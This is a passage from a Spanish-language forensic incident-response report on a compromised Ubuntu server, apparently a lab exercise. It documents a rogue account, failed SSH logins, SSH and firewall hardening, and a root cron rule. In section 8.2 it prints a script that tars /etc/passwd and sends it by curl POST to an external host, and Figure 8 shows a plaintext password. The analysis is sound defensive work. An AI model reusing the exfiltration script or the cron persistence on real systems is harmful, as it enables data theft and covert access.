sysadmin@4geeks-server:~$ sudo sha256sum /opt/.archive/credentials.txt
24bfa4c456357751c808f1df22fb349e6cc7f8e821f2af605b27cc0b0d69268e /opt/.archive/credentials.txt
sysadmin@4geeks-server:~$ sudo file /opt/.archive/credentials.txt
/opt/.archive/credentials.txt: ASCII text
sysadmin@4geeks-server:~$ sudo cat /opt/.archive/credentials.txt
reports:reports123
sysadmin@4geeks-server:~$ _

```

Figura 8. Credenciales de reports almacenadas en texto plano y metadatos del archivo.

Lectura de la evidencia: El archivo exponía una contraseña con permisos de lectura amplios. El historial de sysadmin documenta su origen y la rotación de la contraseña de reports corrigió el riesgo causado por esa exposición.

7.5 Cuenta hacker

La cuenta hacker apareció con UID 1002, GID 1002, HOME /home/hacker y shell /bin/bash. Su creación fue registrada 32 segundos después de que sysadmin abriera una consola root, y su contraseña se

configuró aproximadamente un minuto después. La proximidad temporal la vincula fuertemente con la sesión privilegiada, aunque el log no identifica cada comando ejecutado dentro de esa consola.

```
sysadmin@4geeks-server:~$ getent passwd sysadmin
sysadmin:x:1000:1000:4geeks-server:/home/sysadmin:/bin/bash
sysadmin@4geeks-server:~$ getent passwd reports
reports:x:1001:1001:,,,:/home/reports:/bin/bash
sysadmin@4geeks-server:~$ getent passwd backup
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
sysadmin@4geeks-server:~$ getent passwd hacker
hacker:x:1002:1002::/home/hacker:/bin/bash
sysadmin@4geeks-server:~$ _
```

Figura 9. Entradas de las cuentas relevantes en la base local de usuarios.

Lectura de la evidencia: Las entradas muestran los identificadores, directorios personales y shells de las cuentas relevantes. hacker disponía inicialmente de /bin/bash, por lo que podía iniciar una sesión interactiva.

```
Jun 21 19:04:11 4geeks-server useradd[784]: add 'sysadmin' to group 'dip'
Jun 21 19:04:11 4geeks-server useradd[784]: add 'sysadmin' to group 'plugdev'
Jun 21 19:04:11 4geeks-server useradd[784]: add 'sysadmin' to group 'lxd'
Jun 21 19:04:11 4geeks-server useradd[784]: add 'sysadmin' to shadow group 'adm'
Jun 21 19:04:11 4geeks-server useradd[784]: add 'sysadmin' to shadow group 'cdrom'
Jun 21 19:04:11 4geeks-server useradd[784]: add 'sysadmin' to shadow group 'sudo'
Jun 21 19:04:11 4geeks-server useradd[784]: add 'sysadmin' to shadow group 'dip'
Jun 21 19:04:11 4geeks-server useradd[784]: add 'sysadmin' to shadow group 'plugdev'
Jun 21 19:04:11 4geeks-server useradd[784]: add 'sysadmin' to shadow group 'lxd'
Jun 21 19:04:20 4geeks-server useradd[1318]: new user: name=lxd, UID=998, GID=100, home=/var/snap/lxd/common/lxd, shell=/bin/false, from=none
Jun 21 19:43:51 4geeks-server chpasswd[2149]: pam_unix(chpasswd:chauthtok): authentication failure; logname= uid=1000 euid=1000 tty= ruser= rhost= user=sysadmin
Jun 21 19:43:52 4geeks-server chpasswd[2155]: pam_unix(chpasswd:chauthtok): user "reports" does not exist in /etc/passwd
Jun 21 19:46:45 4geeks-server useradd[3207]: new user: name=ftp, UID=114, GID=119, home=/srv/ftp, shell=/usr/sbin/nologin, from=none
Jun 21 19:46:45 4geeks-server usermod[3215]: change user 'ftp' password
Jun 21 19:54:52 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/sbin/adduser reports
Jun 21 19:54:52 4geeks-server useradd[4646]: new user: name=reports, UID=1001, GID=1001, home=/home/reports, shell=/bin/bash, from=/dev/tty1
Jun 21 19:55:16 4geeks-server passwd[4658]: pam_unix(passwd:chauthtok): password changed for reports
Jun 23 13:18:32 4geeks-server useradd[2868]: new user: name=wazuh, UID=115, GID=120, home=/var/ossec, shell=/sbin/nologin, from=/dev/pts/0
Jun 23 13:18:32 4geeks-server usermod[2876]: change user 'wazuh' password
Jun 23 15:02:47 4geeks-server useradd[1899]: new group: name=hacker, GID=1002
Jun 23 15:02:47 4geeks-server useradd[1899]: new user: name=hacker, UID=1002, GID=1002, home=/home/hacker, shell=/bin/bash, from=/dev/tty1
Jun 23 15:03:53 4geeks-server passwd[1910]: pam_unix(passwd:chauthtok): password changed for hacker
Aug 13 20:02:43 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/passwd -S hacker
Aug 13 20:03:01 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/passwd -S reports
Aug 13 20:58:46 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/grep -Ei useradd|adduser|new user|passwd|usermod /var/log/auth.log
sysadmin@4geeks-server:~$ _
```

Figura 10. Registro de creación de hacker y asignación posterior de contraseña.

Lectura de la evidencia: auth.log fija la creación de hacker y su contraseña. Al correlacionarlo con la consola root de sysadmin abierta 32 segundos antes, el evento queda asociado con confianza alta a esa ventana privilegiada.

El home de hacker solo contenía los archivos de perfil estándar y no existían .ssh ni .bash_history. La cuenta tampoco tenía crontab propio. Esto reduce la probabilidad de que su mecanismo de persistencia fuese una clave SSH o una tarea cron del propio usuario.

```
sysadmin@4geeks-server:~$ sudo ls -la /home/hacker/.ssh
ls: cannot access '/home/hacker/.ssh': No such file or directory
sysadmin@4geeks-server:~$ _
```

Figura 11. Comprobación de ausencia de claves SSH en /home/hacker.

Lectura de la evidencia: La ruta .ssh no existía para hacker. En lo revisado, no había una clave authorized_keys que explicara persistencia mediante autenticación por clave.

```
sysadmin@4geeks-server:~$ sudo ls -la /home/hacker/
total 20
drwxr-xr-x 2 hacker hacker 4096 Jun 23  2025 .
drwxr-xr-x 5 root  root  4096 Jun 23  2025 ..
-rw-r--r-- 1 hacker hacker  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 hacker hacker 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 hacker hacker  807 Feb 25  2020 .profile
sysadmin@4geeks-server:~$ sudo cat /home/hacker/.bash_history 2>/dev/null
sysadmin@4geeks-server:~$ id hacker
uid=1002(hacker) gid=1002(hacker) groups=1002(hacker)
sysadmin@4geeks-server:~$ _
```

Figura 12. Directorio personal de hacker, archivos presentes y ausencia de historial.

Lectura de la evidencia: El directorio solo mostraba archivos de perfil estándar y no contenía .bash_history. La ausencia reduce la información disponible, pero no demuestra que la cuenta nunca se utilizara.

7.6 Intentos SSH fallidos desde 192.168.1.103

Los registros muestran una secuencia de intentos fallidos desde 192.168.1.103 contra usuarios test, admin, hacker y root. En las evidencias revisadas no apareció una autenticación Accepted para esa IP.

```

(uid=0)
Aug 13 20:34:12 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Aug 13 20:34:31 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Aug 13 20:34:31 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Aug 13 20:43:38 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Aug 13 20:43:38 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Aug 13 20:45:01 4geeks-server CRON[2188]: pam_unix(cron:session): session opened for user root by (u
id=0)
Aug 13 20:45:01 4geeks-server CRON[2188]: pam_unix(cron:session): session closed for user root
Aug 13 20:54:18 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Aug 13 20:54:18 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Aug 13 20:57:40 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Aug 13 20:57:40 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Aug 13 20:58:46 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Aug 13 20:58:46 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Aug 13 21:00:01 4geeks-server CRON[2241]: pam_unix(cron:session): session opened for user root by (u
id=0)
Aug 13 21:00:01 4geeks-server CRON[2241]: pam_unix(cron:session): session closed for user root
Aug 13 21:06:29 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Aug 13 21:06:29 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Aug 13 21:13:53 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Aug 13 21:13:53 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Aug 13 21:15:01 4geeks-server CRON[2299]: pam_unix(cron:session): session opened for user root by (u
id=0)
Aug 13 21:15:01 4geeks-server CRON[2299]: pam_unix(cron:session): session closed for user root
Aug 13 21:15:28 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/
usr/bin/zgrep -hE Accepted (password|publickey)|session opened|session closed /var/log/auth.log
Aug 13 21:15:28 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
sysadmin@4geeks-server:~$ _

```

Figura 13. Revisión de auth.log para contrastar eventos de autenticación SSH.

Lectura de la evidencia: La consulta visible se utilizó para buscar autenticaciones aceptadas. En el conjunto revisado no apareció una sesión aceptada desde 192.168.1.103; los intentos fallidos se conservan en la cronología y en el Anexo C.

La configuración efectiva final de sshd fue: permitrootlogin no, pubkeyauthentication yes, passwordauthentication yes, maxauthtries 3, loggingracetime 30, x11forwarding no y allowusers sysadmin. La sintaxis fue validada mediante sshd -t. El acceso por contraseña permanece habilitado para sysadmin; por ello se mantiene como recomendación futura migrar a autenticación exclusiva por clave cuando exista una clave validada.

```

sysadmin@4geeks-server:~$ sudo systemctl reset-failed fwupd-refresh.service fwupd.service
sysadmin@4geeks-server:~$ sudo systemctl --failed
UNIT LOAD ACTIVE SUB DESCRIPTION
0 loaded units listed.
sysadmin@4geeks-server:~$ if [ -f /var/run/reboot-required ]; then echo "[PENDIENTE] Reinicio requier
ido"; cat /var/run/reboot-required.pkgs; else echo "[OK] No se requiere reinicio"; fi
[OK] No se requiere reinicio
sysadmin@4geeks-server:~$ sudo sshd -T | grep -E '^(permitrootlogin|passwordauthentication|pubkeyaut
hentication|maxauthtries|loggingracetime|x11forwarding|allowusers)'
loggingracetime 30
maxauthtries 3
permitrootlogin no
pubkeyauthentication yes
passwordauthentication yes
x11forwarding no
allowusers sysadmin
sysadmin@4geeks-server:~$ _

```

Figura 14. Configuración efectiva del servicio SSH después del endurecimiento.

Lectura de la evidencia: La configuración efectiva bloquea el acceso directo de root, reduce intentos y limita los usuarios autorizados. La contraseña de sysadmin sigue habilitada, por lo que la migración a claves queda como mejora futura.

8. Persistencia y exfiltración

8.1 Persistencia mediante cron

La persistencia principal se encontró en `/etc/cron.d/sys-maintenance`. La regla ejecutaba `/usr/local/bin/backup2.sh` como root cada quince minutos. Su modificación a las 15:08:58, precedida por la consola root de sysadmin a las 15:02:15 y por `backup2.sh` a las 15:06:49, sitúa su implantación dentro de la misma ventana privilegiada. El mecanismo fue real y continuó ejecutándose hasta la contención, aunque formaba parte de la escena preparada.

```
sysadmin@4geeks-server:~$ sudo stat /tmp/.temp
[sudo] password for sysadmin:
  File: /tmp/.temp
  Size: 4096          Blocks: 8          IO Block: 4096   directory
Device: 802h/2050d   Inode: 45          Links: 2
Access: (0775/drwxrwxr-x)  Uid: ( 1000/sysadmin)   Gid: ( 1000/sysadmin)
Access: 2026-08-13 21:26:20.031892844 +0000
Modify: 2026-08-13 21:21:33.407897218 +0000
Change: 2026-08-13 21:21:33.407897218 +0000
 Birth: -
sysadmin@4geeks-server:~$ sudo crontab -l
no crontab for root
sysadmin@4geeks-server:~$ sudo cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
sysadmin@4geeks-server:~$
```

Figura 15. Revisión del crontab de root y de las tareas globales del sistema.

Lectura de la evidencia: No existía un crontab personal de root y `/etc/crontab` solo mostraba tareas estándar. Esto dirigió la búsqueda hacia `/etc/cron.d`, donde se localizó la regla sospechosa mostrada en la figura siguiente.

```
sysadmin@4geeks-server:~$ sudo cat /etc/cron.d/*
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root    test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
*/15 * * * * root /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$
```


Figura 16. Comparación entre la tarea sospechosa `backup2.sh` y el mantenimiento legítimo.

Lectura de la evidencia: La comparación separa el mantenimiento legítimo de la regla que ejecutaba `backup2.sh` cada quince minutos. Las marcas temporales vinculan esta última con la ventana root abierta desde sysadmin.

8.2 Script backup2.sh

El script preservado es:

```
#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
```



```
sysadmin@4geeks-server:~$ sudo stat /usr/local/bin/backup2.sh
  File: /usr/local/bin/backup2.sh
  Size: 125          Blocks: 8          IO Block: 4096   regular file
Device: 802h/2050d  Inode: 545254       Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (   0/   root)   Gid: (   0/   root)
Access: 2026-08-13 19:30:02.003999320 +0000
Modify: 2025-06-23 15:06:49.008037470 +0000
Change: 2025-06-23 15:07:19.144038488 +0000
 Birth: -
sysadmin@4geeks-server:~$ sudo stat /opt/scripts/logrotate.sh
  File: /opt/scripts/logrotate.sh
  Size: 42           Blocks: 8          IO Block: 4096   regular file
Device: 802h/2050d  Inode: 393233       Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (   0/   root)   Gid: (   0/   root)
Access: 2025-06-21 19:50:40.517602967 +0000
Modify: 2025-06-21 19:50:40.517602967 +0000
Change: 2025-06-21 19:51:08.593713160 +0000
 Birth: -
sysadmin@4geeks-server:~$ sudo sha256sum /usr/local/bin/backup2.sh /opt/scripts/logrotate.sh
f679152f3b3dcea39f0df7037cd28028b353473ae1de6706c2be78d3455aa969  /usr/local/bin/backup2.sh
4522dfea9ad81aa58ccf30b37f0d0a968648dd6ea366a35f59b0a9afffc2c7bb  /opt/scripts/logrotate.sh
sysadmin@4geeks-server:~$ sudo file /usr/local/bin/backup2.sh
/usr/local/bin/backup2.sh: Bourne-Again shell script, ASCII text executable
sysadmin@4geeks-server:~$ sudo file /opt/scripts/logrotate.sh
/opt/scripts/logrotate.sh: Bourne-Again shell script, ASCII text executable
sysadmin@4geeks-server:~$ sudo cat /usr/local/bin/backup2.sh
#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload

sysadmin@4geeks-server:~$ sudo cat /opt/scripts/logrotate.sh
#!/bin/bash
logrotate /etc/logrotate.conf
sysadmin@4geeks-server:~$ _
```

Figura 17. Metadatos, huella SHA-256 y contenido de backup2.sh.

Lectura de la evidencia: La captura reúne fecha, permisos, huella e instrucciones del script. El contenido confirma que preparaba /etc/passwd y trataba de enviarlo por HTTP.

El flujo técnico es directo: leer /etc/passwd, comprimirlo en /tmp/secrets.tgz e intentar enviarlo mediante HTTP POST a 192.168.1.100:8080/upload. El script demuestra la preparación y el intento de salida de datos; no demuestra que el servidor receptor aceptara el archivo. La ejecución periódica como root convertía la simulación en un riesgo operativo real.

8.3 Verificación del artefacto secrets.tgz

Durante la investigación, /tmp/secrets.tgz existía y presentaba timestamps de 22:30:01, 22:45:01 y 23:00:01 UTC a medida que el cron ejecutaba el script. Su contenido fue inspeccionado sin extraerlo mediante tar -tzf y el único archivo listado fue etc/passwd. La copia preservada en /root/ir-evidence/secrets.tgz mostró el mismo contenido.

```

Device: 802h/2050d      Inode: 41          Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-08-13 19:30:02.007999320 +0000
Modify: 2026-08-13 22:15:01.963848259 +0000
Change: 2026-08-13 22:15:01.963848259 +0000
Birth: -
sysadmin@4geeks-server:~$ sudo sha256sum /tmp/secrets.tgz
34099b9303cbdaa02743247aa39517a71558b24898a50fadaa4d35092d602b6d  /tmp/secrets.tgz
sysadmin@4geeks-server:~$ sudo tar -tfz /tmp/secrets.tgz
tar: z: Cannot open: No such file or directory
tar: Error is not recoverable: exiting now
sysadmin@4geeks-server:~$ sudo tar -tzf /tmp/secrets.tgz
etc/passwd
sysadmin@4geeks-server:~$ sudo stat /etc/cron.d/sys-maintenance
  File: /etc/cron.d/sys-maintenance
  Size: 44          Blocks: 8          IO Block: 4096   regular file
Device: 802h/2050d      Inode: 788265      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-08-13 19:29:29.935999810 +0000
Modify: 2025-06-23 15:08:58.436041841 +0000
Change: 2025-06-23 15:08:58.436041841 +0000
Birth: -
sysadmin@4geeks-server:~$ sudo sha256sum /etc/cron.d/sys-maintenance
7efbc8efa6b30b48d276377abeb1da24c7c09d8866b4614db022cd18ee4286a6  /etc/cron.d/sys-maintenance
sysadmin@4geeks-server:~$ sudo grep -Ei 'cron|backup2|secrets.tgz' /var/log/syslog | tail -50
Jun 21 19:04:11 4geeks-server cron[804]: (CRON) INFO (pidfile fd = 3)
Jun 21 19:04:11 4geeks-server cron[804]: (CRON) INFO (Running @reboot jobs)
Jun 21 19:17:01 4geeks-server CRON[1906]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly
)
Jun 21 20:17:01 4geeks-server CRON[5312]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly
)
Jun 23 12:55:30 4geeks-server cron[731]: (CRON) INFO (pidfile fd = 3)
Jun 23 12:55:30 4geeks-server cron[731]: (CRON) INFO (Running @reboot jobs)
Jun 23 13:17:01 4geeks-server CRON[2209]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly
)
Binary file /var/log/syslog matches
sysadmin@4geeks-server:~$ _

```

Figura 18. Archivo secrets.tgz preservado y verificación de su contenido.

Lectura de la evidencia: El listado interno del archivo comprimido muestra etc/passwd y no etc/shadow. Esta distinción limita el impacto que puede afirmarse con evidencia directa.

Este punto es fundamental: secrets.tgz contenía etc/passwd y no etc/shadow. Además, backup.log no coincide con el comportamiento real del script: menciona /etc/shadow y una dirección diferente, mientras backup2.sh usa /etc/passwd y 192.168.1.100. Estas inconsistencias respaldan que el log era parte del relato fabricado. Tampoco existe captura de tráfico o registro del receptor que confirme una transferencia exitosa.

8.4 Diferenciación frente al cron legítimo

El otro script revisado, /opt/scripts/logrotate.sh, contiene únicamente #!/bin/bash seguido de logrotate /etc/logrotate.conf. Su mtime es del 21/06/2025 y su SHA-256 observado es 4522dfea9ad81aa58ccf30b37f0d0a968648dd6ea366a35f59b0a9affc2c7bb. La tarea 0 0 * * * root /opt/scripts/logrotate.sh es coherente con mantenimiento diario y no comparte el comportamiento de exfiltración de backup2.sh.

9. Revisión de superficies de ataque y mecanismos alternativos

Systemd

No se hallaron unidades/timers/sockets que contuvieran los IOC conocidos ni archivos de unidad modificados el 23/06/2025 en las rutas revisadas.

SSH authorized_keys

Solo se localizaron /root/.ssh/authorized_keys y /home/sysadmin/.ssh/authorized_keys, ambos vacíos. /home/hacker/.ssh no existe.

sudoers

hacker no está autorizado a ejecutar sudo y no existen reglas explícitas para hacker/reports en /etc/sudoers o /etc/sudoers.d.

init.d / profile / rc.local

No se hallaron IOC conocidos ni archivos relevantes modificados el 23/06/2025 en las rutas revisadas. /etc/rc.local no existe.

at

atq y sudo atq no muestran tareas pendientes.

Procesos

No se observaron procesos visibles de backup2.sh, payload, install.sh, secrets.tgz, nc, netcat o socat.

Conexiones

ss -tpn no mostró conexiones TCP establecidas en el momento de la revisión.

Apache

access.log y other_vhosts_access.log estaban vacíos; /var/www solo contenía index.html y no se hallaron scripts PHP/SH/PY/PL modificados el 23/06/2025.

FTP

Inicialmente, vsftpd tenía anonymous_enable=NO, local_enable=YES y ssl_enable=NO. Durante la recuperación el servicio fue detenido y deshabilitado; el puerto 21 dejó de escuchar y su regla abierta fue retirada de UFW. No se encontró evidencia que vinculara FTP con el incidente.

Firewall

Inicialmente, UFW, el firewall local de Ubuntu, bloqueaba por defecto las conexiones entrantes, pero permitía los puertos 21, 22 y 80 desde cualquier origen. Durante la recuperación se retiraron esas reglas amplias: 21 quedó bloqueado y 22/80 se limitaron a 192.168.56.0/24. La salida a Internet se restauró de forma controlada mediante una segunda interfaz NAT únicamente para actualizar el sistema.

```

> ! -newermt "2025-06-24 00:00:00" \
> -ls 2>/dev/null
sysadmin@4geeks-server:~$ systemctl list-units --type=service --state=running --no-pager
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
accounts-daemon.service            loaded active running Accounts Service
apache2.service                    loaded active running The Apache HTTP Server
atd.service                         loaded active running Deferred execution scheduler
cron.service                       loaded active running Regular background program processing daemon
dbus.service                       loaded active running D-Bus System Message Bus
getty@tty1.service                 loaded active running Getty on tty1
irqbalance.service                loaded active running irqbalance daemon
ModemManager.service               loaded active running Modem Manager
multipathd.service                 loaded active running Device-Mapper Multipath Device Controller
networkd-dispatcher.service         loaded active running Dispatcher daemon for systemd-networkd
polkit.service                     loaded active running Authorization Manager
rsyslog.service                    loaded active running System Logging Service
snapd.service                      loaded active running Snap Daemon
ssh.service                        loaded active running OpenBSD Secure Shell server
systemd-journald.service            loaded active running Journal Service
systemd-logind.service              loaded active running Login Service
systemd-networkd.service            loaded active running Network Service
systemd-resolved.service            loaded active running Network Name Resolution
systemd-timesyncd.service           loaded active running Network Time Synchronization
systemd-udevd.service              loaded active running udev Kernel Device Manager
udisks2.service                    loaded active running Disk Manager
unattended-upgrades.service         loaded active running Unattended Upgrades Shutdown
upower.service                     loaded active running Daemon for power management
user@1000.service                  loaded active running User Manager for UID 1000
vsftpd.service                     loaded active running vsftpd FTP server
wazuh-agent.service                loaded active running Wazuh agent

LOAD    = Reflects whether the unit definition was properly loaded.
ACTIVE   = The high-level unit activation state, i.e. generalization of SUB.
SUB      = The low-level unit activation state, values depend on unit type.

26 loaded units listed.
sysadmin@4geeks-server:~$ _

```

Figura 19. Servicios systemd activos durante la revisión.

Lectura de la evidencia: El inventario de servicios establece qué componentes estaban activos durante la revisión. Por sí solo no atribuye el incidente a un servicio; sirve como base para búsquedas posteriores.

```

sysadmin@4geeks-server:~$ sudo grep -RniE 'backup2|payload|192\.168\.1\.100|192\.168\.1\.103|/tmp/\.
temp|secrets\.tgz' /etc/systemd/system /lib/systemd/system \
> --include='*.service' --include='*.timer' --include='*.socket' --include='*.target' \
> 2>/dev/null
sysadmin@4geeks-server:~$ _

```

Figura 20. Búsqueda dirigida de indicadores en unidades systemd y rutas de inicio.

Lectura de la evidencia: La búsqueda revisa rutas de arranque y unidades systemd usando los indicadores conocidos. No se encontraron referencias adicionales que mantuvieran la amenaza activa por ese medio.

```

d-dispatcher --run-startup-triggers
root      722  0.0  0.1 232732  6892 ?          Ssl  Aug13   0:00 /usr/lib/policykit-1/polkitd --no
-debug
syslog    725  0.0  0.1 224344  5096 ?          Ssl  Aug13   0:00 /usr/sbin/rsyslogd -n -iNONE
root      728  0.0  0.7 1319796 29412 ?          Ssl  Aug13   0:02 /usr/lib/snapd/snapd
root      730  0.0  0.1  17448  7816 ?          Ss   Aug13   0:00 /lib/systemd/systemd-logind
root      732  0.0  0.3 393268 12232 ?          Ssl  Aug13   0:00 /usr/lib/udisks2/udisksd
daemon    735  0.0  0.0   3796  2280 ?          Ss   Aug13   0:00 /usr/sbin/atd -f
root      736  0.0  0.0   6808  2952 ?          Ss   Aug13   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root      763  0.0  0.0   5996  3960 tty1       Ss   Aug13   0:00 /bin/login -p --
root      784  0.0  0.1  12188  7024 ?          Ss   Aug13   0:00 sshd: /usr/sbin/sshd -D [listener
] 0 of 10-100 startups
root      789  0.0  0.2 315112 11824 ?          Ssl  Aug13   0:00 /usr/sbin/ModemManager
root      821  0.0  0.1   6532  4484 ?          Ss   Aug13   0:02 /usr/sbin/apache2 -k start
www-data  822  0.0  0.1 1211420 4372 ?          Sl   Aug13   0:00 /usr/sbin/apache2 -k start
www-data  823  0.0  0.1 1211420 4388 ?          Sl   Aug13   0:00 /usr/sbin/apache2 -k start
root      892  0.0  0.0  25880  3560 ?          Sl   Aug13   0:01 /var/ossec/bin/wazuh-execd
root      895  0.0  0.5 107924 21076 ?          Ssl  Aug13   0:00 /usr/bin/python3 /usr/share/unatt
ended-upgrades/unattended-upgrade-shutdown --wait-for-signal
wazuh     994  0.0  0.1 173620  7748 ?          Sl   Aug13   0:05 /var/ossec/bin/wazuh-agentd
root     1009  0.0  0.2 124280  8140 ?          Ssl  Aug13   0:00 /var/ossec/bin/wazuh-syscheckd
root     1022  0.0  0.2 528088 11664 ?          Sl   Aug13   0:07 /var/ossec/bin/wazuh-logcollector
root     1037  0.0  0.4 535264 17272 ?          Sl   Aug13   0:01 /var/ossec/bin/wazuh-modulesd
sysadmin 1777  0.0  0.2  19056  9688 ?          Ss   Aug13   0:00 /lib/systemd/systemd --user
sysadmin 1780  0.0  0.0 169640  3392 ?          S    Aug13   0:00 (sd-pam)
root     1781  0.0  0.0     0     0 ?          I    Aug13   0:15 [kworker/0:1-events]
sysadmin 1787  0.0  0.1   8380  5144 tty1       S    Aug13   0:00 -bash
root     2003  0.0  0.2 249536  9624 ?          Ssl  Aug13   0:00 /usr/lib/upower/upowerd
root     2543  0.0  0.0     0     0 ?          I    Aug13   0:03 [kworker/0:0-cgroup_destroy]
root     3032  0.0  0.0     0     0 ?          I    Aug13   0:01 [kworker/1:1-events]
root     3033  0.0  0.0     0     0 ?          I    Aug13   0:00 [kworker/u4:0-flush-8:0]
